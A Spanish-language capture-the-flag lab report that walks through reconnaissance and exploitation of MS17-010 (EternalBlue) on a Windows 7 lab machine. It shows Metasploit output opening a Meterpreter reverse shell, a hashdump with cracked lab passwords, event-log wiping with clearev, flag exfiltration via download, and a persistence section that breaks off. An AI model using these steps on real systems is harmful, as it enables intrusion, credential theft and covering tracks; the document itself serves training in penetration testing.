	Informe de análisis de vulnerabilidades, explotación y resultados del reto ETHERNAL.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	23/10/2024	xx/xx/2024	1.0	MQ-HM-ETHERNAL	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto Ethernal.

N.- MQ-HM-Ethernal

Generado por:

GhoxPwn

Fecha de creación:
23.10.2024

Índice

Contenido

1. Reconocimiento

Escaneo de direcciones IP

Primero debemos reconocer la dirección IP de la máquina que se vulnerara y la maquina Kali.

Dirección IP de la máquina Kali




Ilustración 1. Dirección IP del Kali

Del comando dado podemos ver que la dirección de nuestra maquina es **192.168.29.177**

Dirección IP de la maquina Ethernal

Examinando la red con arp-scan:




Ilustración 2. Dirección IP de la maquina Ethernal

Realizamos un envió de paquetes (ping) para saber qué sistema Operativo es la dirección IP




Ilustración 3. Envió de paquetes para verificar conexion

Al ser ttl=128 se confirma que es una maquina Windows

Análisis de puertos abiertos

Se tiene los siguientes puertos abiertos:




Ilustración 4. Lectura de puertos abiertos

Esta parte se puede optimizar con un script en bash explicado en el área de extra (registro de ttl y resultado de puertos abiertos) usando un script creado llamado escaneo.sh




Ilustración 5. Análisis automatizado

Análisis más específico de los puertos




Ilustración 6. Análisis de puertos con mayor información

Podemos ver del resultado de la versión del Windows 7 de forma más específica perno nos falta de cuantos bits es el sistema operativo
Detectando la versión de samba

Ilustración 7. Analisis del protocolo SMB

Podemos ver que tienes 2 versiones de samba instalados cosa que puede causar un problema por vulnerabilidad

IP, Puertos y Sistema operativo de la maquina Ethernal

IP	192.168.29.179
Sistema Operativo	Windows 7 7601 pack1
Puertos/Servicios	135 139 445

2. Análisis de vulnerabilidades/debilidades

Análisis de vulnerabilidades con nmap

```
┌──(kali㉿kali)-[~/Desktop/Ethernal]
└─$ sudo nmap -sV --script vuln -p 135,139,445 -n -Pn 192.168.29.179 -oA PuertosV

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 00:29 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.29.179
Host is up (0.00043s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A3:44:F4 (VMware)
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.64 seconds
```

Ilustración 8. Análisis de vulnerabilidades con NMAP

Podemos ver una vulnerabilidad por el puerto samba y nos menciona el código de la vulnerabilidad **MS17-010** que corresponde a la vulnerabilidad llamada **eternal blue**

Análisis de vulnerabilidades a través de NESSUS




Ilustración 9. Vista General del análisis por NESSUS




Ilustración 10. Resultados de Exploit críticos.

Podemos ver que presenta 3 exploit criticos :

- MS11-030 : Denegación de serviciso (ataque DoS)
- MS17-010 : Mas conocido como eternal blue
- MS16-047 : Vulnerabilidad para elevación de privilegios

Sin embargo el exploit usado para obtener acceso es el MS17-010

Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit


Puerto	Vulnerabilidad
445	SMB

3. Explotación

Explotando la vulnerabilidad de samba Ethernal Blue (MS17_010)

Automatizado

Se realizará el exploit con msfconsole




```
msf6 > search MS17

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool C
orruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .            .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampio
n SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampio
n SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
```

Ilustración 11. Buscando la vulnerabilidad eternal blue por metasploit

Elegimos la primera opción debido a que tiene un mejor ranking



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.29.177:4444
[*] 192.168.29.179:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.29.179:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.29.179:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.29.179:445 - The target is vulnerable.
[*] 192.168.29.179:445 - Connecting to target for exploitation.
[+] 192.168.29.179:445 - Connection established for exploitation.
[+] 192.168.29.179:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.29.179:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.29.179:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.29.179:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.29.179:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.29.179:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.29.179:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.29.179:445 - Sending all but last fragment of exploit packet
[*] 192.168.29.179:445 - Starting non-paged pool grooming
[+] 192.168.29.179:445 - Sending SMBv2 buffers
[+] 192.168.29.179:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.29.179:445 - Sending final SMBv2 buffers.
[*] 192.168.29.179:445 - Sending last fragment of exploit packet!
[*] 192.168.29.179:445 - Receiving response from exploit packet
[+] 192.168.29.179:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.29.179:445 - Sending egg to corrupted connection.
[*] 192.168.29.179:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.29.179
[*] Meterpreter session 1 opened (192.168.29.177:4444 → 192.168.29.179:49159) at 2024-10-22 01:30:21 -0400
[+] 192.168.29.179:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.29.179:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.29.179:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Ilustración 12. Ejecutando el exploit

Podemos ver al entrar que la versión del sistema operativo es de 64bits

Recopilando información

```
meterpreter > sysinfo
Computer        : WIN-845Q99OO4PP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
```

Ilustración 13. Recopilando información importante

Se hace uso de página de crackeo para descifrar la contraseña




Ilustración 14. credenciales descifradas

Contraseñas:
931a25d0405b2ea33910ad3c7404e283:H4ck3rm3nt0r!
f56a8399599f1be040128b1dd9623c29:P@$$w0rd

4. Escalación de privilegios si

Por medio de los exploit utilizados nos brinda el privilegio NT siendo este el más alto (System) y podemos bajar a privilegios de administrador

5. Borrado de información

Para borrar las alertas de inicio de sesión hecha por el exploit se hace uso de comando **clearev.**
Primero vemos como está el log de las alertas




Ilustración 15. Visualización de eventos




Ilustración 16. Aplicando comando para eliminación de log de eventos




Ilustración 17. Resultado del borrado en ventana de eventos

Podemos ver que si no se usa herramientas personalizadas para detección de anomalías. Se puede borrar las evidencias del ataque sin que se den cuenta el usuario

6. Banderas

Buscando las banderas

Hacemos uso del comando search para buscar las banderas en toda la maquina

```
meterpreter >
meterpreter > pwd
C:\Windows\system32
meterpreter > search -f *bandera*.txt
Found 2 results...
=================

Path                                          Size (bytes)  Modified (UTC)
----                                          ------------  --------------
c:\Users\Administrator\Desktop\bandera2.txt   32            2022-05-13 18:51:20 -0400
c:\Users\user\Desktop\bandera1.txt            32            2022-05-13 18:53:10 -0400
```

Ilustración 18. Búsqueda de banderas

El uso del comando search nos agiliza el proceso de buscar en toda la maquina

Descargando los archivos:

```
meterpreter > download c:/Users/Administrator/Desktop/bandera2.txt
[*] Downloading: c:/Users/Administrator/Desktop/bandera2.txt → /home/kali/Desktop/Ethernal/bandera2.txt
[*] Downloaded 32.00 B of 32.00 B (100.0%): c:/Users/Administrator/Desktop/bandera2.txt → /home/kali/Desktop/Ethernal/bandera2.txt
[*] Completed  : c:/Users/Administrator/Desktop/bandera2.txt → /home/kali/Desktop/Ethernal/bandera2.txt
meterpreter > download c:/Users/user/Desktop/bandera1.txt
[*] Downloading: c:/Users/user/Desktop/bandera1.txt → /home/kali/Desktop/Ethernal/bandera1.txt
[*] Downloaded 32.00 B of 32.00 B (100.0%): c:/Users/user/Desktop/bandera1.txt → /home/kali/Desktop/Ethernal/bandera1.txt
[*] Completed  : c:/Users/user/Desktop/bandera1.txt → /home/kali/Desktop/Ethernal/bandera1.txt
```

Ilustración 19. Descargando los archivos de las banderas a nuestro kali

Este ejemplo de descarga puede demostrar la facilidad de filtrar un documento importante una vez que el atacante halla vulnerado la maquina

Revisando las banderas:

Agrupando las banderas en un solo documento

```
┌──(kali㉿kali)-[~/Desktop/Ethernal/banderas]
└─$ cat bandera
bandera1
0ef3b7d488b11e3e800f547a0765da8e
Bandera2
a63c1c39c0c7fd570053343451667939
```

Ilustración 20. Adjuntar las banderas en un archivo

La información de las banderas son las siguientes

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

7. Persistencia

Se hace uso de persistencia para tener un backdoor de la máquina vulnerada
Primero debemos guardar una sesión para usarlo posteriormente

